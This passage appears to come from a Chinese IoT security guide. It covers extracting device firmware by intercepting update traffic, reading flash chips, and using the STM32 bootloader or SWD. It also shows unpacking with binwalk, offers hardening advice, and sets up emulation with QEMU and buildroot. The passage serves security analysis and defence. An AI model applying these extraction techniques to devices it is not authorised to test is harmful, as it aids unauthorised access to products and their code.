
但如果不取下这些芯片，有没有可以读出固件的办法呢？那就通过引导加载程序（Bootloader）或者利用 JTAG/SWD 等调试接口，控制主控器的读写存储器流程，进而读出固件内容。利用这种方法获取固件的前提条件是需要知道固件在存储器 (ROM) 中或者被映射到内存（RAM）中的地址范围。

3.2 固件获取方法


3.2.1 网络升级截获（FTP、HTTP）

固件不仅可以在本地获取。当智能设备进入升级流程时，可以通过抓取升级过程的流量信息，得到智能设备通过网络升级固件的具体流程，通过模拟固件升级的过程获取固件。

例如，某摄像头利用 FTP 通讯方式获取固件进行升级，如下图所示。



某智能设备使用 HTTP 通讯方式从云端获取固件进行升级，如下图所示。




3.2.2 直接读存储芯片

将存储器通过焊接的方式取下来必然需要用到焊接工具，见下图。


将存储器焊下来之后，可用下图所示的编程器硬件以及配套的软件从存储器中把固件读取出来。

配套软件界面如下图所示。



3.2.3 通过串口等通信总线读取


下面以 STM32 单片机为例，首先把 PC 与板载 UART 接口相连，然后利用主控器内部的 Bootloader 获取固件。连接方式见下图：




ST 公司对其 STM32 系列产品的 Bootloader 有如下描述：

“自举程序存储在 STM32 器件的内部自举 ROM 存储器（系统存储器）中。在生产期间由 ST 编程。其主要任务是通过一种可用的串行外设（USART、CAN、USB、I2C 等）将应用程序下载到内部 Flash 中。每种串行接口都定义了相应的通信协议，其中包含兼容的命令集和序列。”

软件开发者主要利用 Bootloader 将编译好的固件下载到主控器的 flash 区域中。Bootloader 还具备读取固件的能力，Bootloader 运行流程如下。



从启动流程上看，如果 Bootloader 被激活运行（一般是通过硬件上的引脚状态设置），主控芯片一定会停留在一个等待命令的状态允许另外一台主机通过串口发送命令，执行相关的操作。如果主机传入 RD 命令，则会读取存储器内部指定地址和大小的数据，读取数据的流程如下图所示。





利用 Bootloader 读取其他 MCU 的方法类似，参考相应官方文档即可。

3.2.4 通过调试接口读取

有些产品的主板上，会暴露硬件开发调试时所用的接口，如 JTAG/SWD 接口。一般串口在裸板开发调试阶段没办法给程序设置断点，所以厂商实现了 JTAG/SWD 硬件模块，方便开发者在 PC 上动态调试正运行在芯片中的代码。

利用 SWD 接口和相配套的硬件调试器，在 PC 和智能设备间建立连接的接线方法如下所示。





PC 与主控芯片建立连接后，参考 SWD 接口的通信协议规范，把存储在 flash 中的数据读取出来。生产硬件调试器的厂商一般会提供配套的软件，如 J-Link 驱动程序等。在 PC 上运行配套的软件后，可以向主控器的存储器中写入数据、读取数据、运行指令、设置断点等，实现硬件调试。

3.3 固件解包

获取到智能设备固件后，需要得到固件中所包含的文件，固件内容提取可以选择手动提取，也可以使用自动化工具。

binwalk 是提取固件系统内容的最佳选择，建议安装最新版 binwalk，并安装 devttys0 发布的补丁 https://github.com/devttys0/sasquatch。

以下介绍 binwalk 常用选项：

a) 获取帮助

```
binwalk -h
binwalk --help
```

b) 固件信息扫描

```
binwalk firmware.bin
```

c) 提取文件

```
binwalk -e firmware.bin
```


使用 -M 选项，可以根据 magic 签名扫描结果递归提取固件，可以使用 -d 选项指定递归深度，默认为 8.

```
binwalk -Me firmware.bin
binwalk -Me -d 6 firmware.bin
```

d) 文件比较

使用 -W 参数，对多个文件进行字节比较，比较结果按 hexdump 方式显示，绿色表示相同，红色表示不同。

```
binwalk -W firmware.bin firmware2.bin firmware3. bin
binwalk -W -block=8 -length=128 firmware1.bin firmware2.bin
```



e) 日志记录

使用 -f 选项指定日志文件，与 -q 一起使用时仅在文件中记录，不在 stdout 输出，否则，记录日志文件，同时 stdout 输出。--csv 选项可以指定保存 csv 格式日志。

```
binwalk -f firmwar.log -q firmware.bin
```

注意：如果是通过编程器从芯片中直接读取的固件，需要排除坏块的影响才可以恢复固件结构。

3.4 固件加固建议

3.4.1 通信传输加密与认证

在产品的升级流程中建议加入加密传输和请求认证的功能。

如果产品请求的是 FTP 服务，可以改用 SFTP 服务来代替，并进行数据加密和双向认证。


如果产品请求的是 HTTP 服务，可以改用 HTTPS 服务来代替，并进行数据加密和双向认证。

不过，需要注意的是，需要对密钥做到足够的保护。

3.4.2 隐藏接口

1. 隐藏主控芯片引脚和型号信息。

采用 BGA 封装的芯片，可以较好地隐藏芯片的引脚，以增加判断调试接口位置的难度。



2. 必要情况下可以删除主板上调试接口的焊点和印丝，防止攻击者找到调试接口获取固件。如果需要保留调试接口，建议禁用调试接口，只有通过某种特殊途径或者特权模式下才可以启用调试接口。

3.4.3 设置主控芯片读保护

在主控芯片内设置读保护。如果主控芯片设置了对内部存储区域的读保护操作，则必须要先解除读保护操作才可以读取内部存储区，而解除读保护的操作会导致芯片存储区域被擦除。所以，这种方法可以防止固件被提取。


3.4.4 固件加密与认证

现有的芯片（MCU、MPU）内部已经集成了安全存储区域，可以将加密密钥存放在该区域，增加密钥获取难度。


利用存储区域的密钥加密设备固件，由于密钥获取难度大，因此可保证提取的固件中文件系统无法被提取。

加入认证能够保证只有可信任的代码被运行。如 NXP 的 iMX.283 系列的芯片内部集成的 HAB，HAB 相当于

U-Boot 中的一段代码。AN4581 文档中专门针对 HAB 解说了安全启动过程中的代码签名和密钥管理机制。



启动代码中加入了运行固件的签名，既然有签名，一定需要一个验签的流程。NXP 做了一个 CA 树，用于对每个设备颁发证书，实现一机一密。私钥只存在 CA 中（可能是某台开发者的机器），并不会在设备上，所以攻击者在获取不到私钥的情况下，没办法制作拥有合法签名的固件。




- Older U-Boot versions (v2016.09 and prior): Uncomment or add CONFIG_SECURE_BOOT to the board configuration header.

```
#define CONFIG_SECURE_BOOT
```

- Newer U-Boot versions (Since v2016.11): For defconfig add CONFIG_SECURE_BOOT=y or select it in U-Boot menuconfig:

```
ARM architecture -> Support i.MX HAB features
```

U-Boot 的功能偏芯片控制的层面，可以通过更改源码或者配置编译出启用了签名验证功能的 U-Boot。



4. 调试技术

4.1 分析环境

4.1.1 QEMU

QEMU 是一套由法布里斯·贝拉 (Fabrice Bellard) 所编写的以 GPL 许可证分发源码的模拟处理器，在 GNU/Linux 平台上使用广泛。Bochs，PearPC 等与其类似，但不具备其许多特性，比如高速度及跨平台的特性，通过 KQEMU 这个闭源的加速器，QEMU 能模拟至接近真实电脑的速度。

QEMU 的安装有两种方式，分别为源码安装和远程仓库安装 [通过 `yum` 命令或者 `apt-get` 命令安装]。

本文建议使用远程仓库安装。这里以 kail 系统为例：

```
apt-get install qemu-user-static
```

QEMU 有用户模式和系统模式两种运行模式。

(1) 用户模式

此模式下 QEMU 能启动那些为不同处理架构编译的独立的 Linux 程序。

QEMU 安装完成后包含以下可执行程序：

```
root@kali:/usr/bin# ls qemu*
qemu-aarch64          qemu-ppc64              qemu-system-mips64el
qemu-alpha            qemu-ppc64abi32         qemu-system-mipsel
qemu-arm              qemu-ppc64le            qemu-system-moxie
qemu-armeb            qemu-s390x              qemu-system-or32
qemu-cris             qemu-sh4                qemu-system-ppc
qemu-i386             qemu-sh4eb              qemu-system-ppc64
qemu-img              qemu-sparc              qemu-system-ppcemb
qemu-io               qemu-sparc32plus        qemu-system-s390x
qemu-m68k             qemu-sparc64            qemu-system-sh4
qemu-microblaze       qemu-system-aarch64     qemu-system-sh4eb
qemu-microblazeel     qemu-system-alpha       qemu-system-sparc
qemu-mips             qemu-system-arm         qemu-system-sparc64
qemu-mips64           qemu-system-cris        qemu-system-tricore
qemu-mips64el         qemu-system-i386        qemu-system-unicore32
qemu-mipsel           qemu-system-lm32        qemu-system-x86_64
qemu-mipsn32          qemu-system-m68k        qemu-system-xtensa
qemu-mipsn32el        qemu-system-microblaze  qemu-system-xtensaeb
qemu-nbd              qemu-system-microblazeel qemu-tilegx
qemu-or32             qemu-system-mips        qemu-x86_64
qemu-ppc              qemu-system-mips64
```

用户模式下执行非主机 CPU 架构程序时，需要使用对应的 QEMU 程序，例如运行 MIPS 架构下的小端测试程序，使用以下命令：

```
root@kali:~/IoT# qemu-mipsel ./hello
hello
```

(2) 系统模式

此模式下可以模拟整个操作系统，包括中央处理器及其他周边设备，使得跨平台开发和调试程序变得更加简单，也能够有效的节省硬件成本。

QEMU 系统模式命令格式为 `qemu-system-xxxx [options]`，常用选项参数如下：

选项	说明
`-kernel kernel.img`	使用 kernel.img 作为内核镜像
`-initrd initrd.img`	使用 initrd.img 作为初始化的 RAM 磁盘
`-hda hda.qcow2`	使用 hda.qcow2 作为磁盘镜像
`-append cmd`	使用 cmd 作为内核命令行
`-nographic`	禁止图形输出

可以在 https://people.debian.org/~aurel32/qemu 网站下载到针对不同 CPU 架构的 debian 操作系统，其中包含不同 CPU 架构下的内核文件和文件系统。

对应目录下有具体的使用说明，例如需要模拟内核版本为 2.6.32-5 的 armel 架构的 debian 操作系统时可以执行如下命令：

```
qemu-system-arm -M versatilepb -kernel vmlinuz-2.6.32-5-versatile -initrd initrd.img-2.6.32-5-versatile -had debian_squeeze_armel_standard.qcow2 -append "root=/dev/sda1"
```


4.1.2 交叉编译环境

交叉编译（cross-compilation）是指，在某个主机平台上（比如PC上）用交叉编译器编译出可在其他平台上（比如ARM上）运行的代码的过程。


一般使用 buildroot 搭建 arm、mips 交叉编译环境：

1. **下载 buildroot。**
2. **Make menuconfig**


Make menuconfig 配置界面如下图：




Target options 选项下，选择所需环境，如 ARM、MIPS，并选择大小端：



选择 Target Architecture Variant 选项，与 Target Architecture 对应：



Toolchain 选项下 `Kernel Headers` 需要选择与自己主机一致的 Linux 内核版本：




3. Make

设置完成后，运行 make 命令，编译时间较长。编译完成后结果保存在 output 目录下。

4. 编译程序

使用 /output/host/usr/bin/ 目录下的 mipsel-linux-gcc 编译生成 MIPS 程序：



4.2 模拟运行

在获取固件之后，可以通过模拟器对固件中的程序进行调试分析和漏洞挖掘。

4.2.1 单文件模拟运行

在程序可以单独运行的时候使用这种方法。以路由器固件为例：

1. 通过 `binwalk` 命令将固件中的文件系统提取出来。

```
root@mask:~/lab# binwalk -e
miwifi_r3l_firmware_d5c5c_2.14.25.bin
root@mask:~/lab# ls
miwifi_r3l_firmware_d5c5c_2.14.25.bin
_miwifi_r3l_firmware_d5c5c_2.14.25.bin.extracted
root@mask:~/lab#ls
_miwifi_r3l_firmware_d5c5c_2.14.25.bin.extracted/squash
fs-root/
bin data dev etc lib mnt overlay proc readonly
rom root sbin sys tmp userdisk usr var www
```

2. 通过 readelf 命令识别程序对应的 CPU 架构。

```
root@mask:~/lab# readelf -h /squashfs-root/bin/busybox
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 01 00 00 00 00 00 00
00
  Class:                             ELF32
  Data:                              2's complement, little
endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       1
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x404f30
  Start of program headers:          52 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x50001005, noreorder,
cpic, o32, mips32
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         7
  Size of section headers:           0 (bytes)
  Number of section headers:         0
  Section header string table index: 0
```

将识别出的 CPU 架构对应的 qemu 程序拷贝到程序所在的文件夹中。

```
root@mask:~/lab/squashfs-root# cp $(which qemu-mipsel-static)
```

3. 使用 qemu 程序运行从固件中提取的程序，例如运行文件系统中的 lua 程序命令如下：

```
root@mask:~/lab/squashfs-root# ls
bin data dev etc lib mnt overlay proc qemu-mipsel-
static readonly rom root sbin sys tmp userdisk usr
var www
root@mask:~/lab/squashfs-root# chroot . ./qemu-mipsel-
static ./usr/bin/lua
Lua 5.1.5 Copyright (C) 1994-2012 Lua.org, PUC-Rio
(double int32) security
> print "hello world"
hello world
>
```


4.2.2 全系统模拟运行

如果目标程序存在较强的外部依赖，则需要使用此种方式进行模拟。

使用 FAT（https://github.com/attify/firmware-analysis-toolkit/）可以将一些主流的设备固件模拟运行起来：

```
git clone --recursive
https://github.com/attify/firmware-analysis-toolkit.git
cd firmware-analysis-toolkit && sudo ./setup.sh
```

下面用 D-Link 的 DWP2360b 固件作为例子，输入设备型号将固件跑起来。



现在可以成功访问路由器页面：

4.3 设备调试

在没有获得设备的情况下可以使用 QEMU 模拟器进行程序调试，如果能够获取到目标设备时可以直接利用实体设备进行程序调试。

4.3.1 调试接口

存在实体设备的情况，要进行程序调式，首先需要找到可以进行程序调试的接口，一般的硬件调试接口为 UART, SPI, 或者 JTAG。

UART 是嵌入式设备中最常见的将接收的并行数据转换为串行数据流的通信协议之一。在嵌入式设备安全分析中首先考虑的是通用异步接收器发送器（UART）接口 (此接口为通常所说的串口)。UART 通讯依赖于波特率，需要设置正确的波特率才能正常通信。典型的 UART 通信将按顺序具有以下位：

起始位：先发出一个逻辑”0”的信号，表示传输字符的开始。

数据位：紧接着起始位之后。数据位的个数可以是 4、5、6、7、8 等，构成一个字符。通常采用 ASCII 码。从最低位开始传送，靠时钟定位。

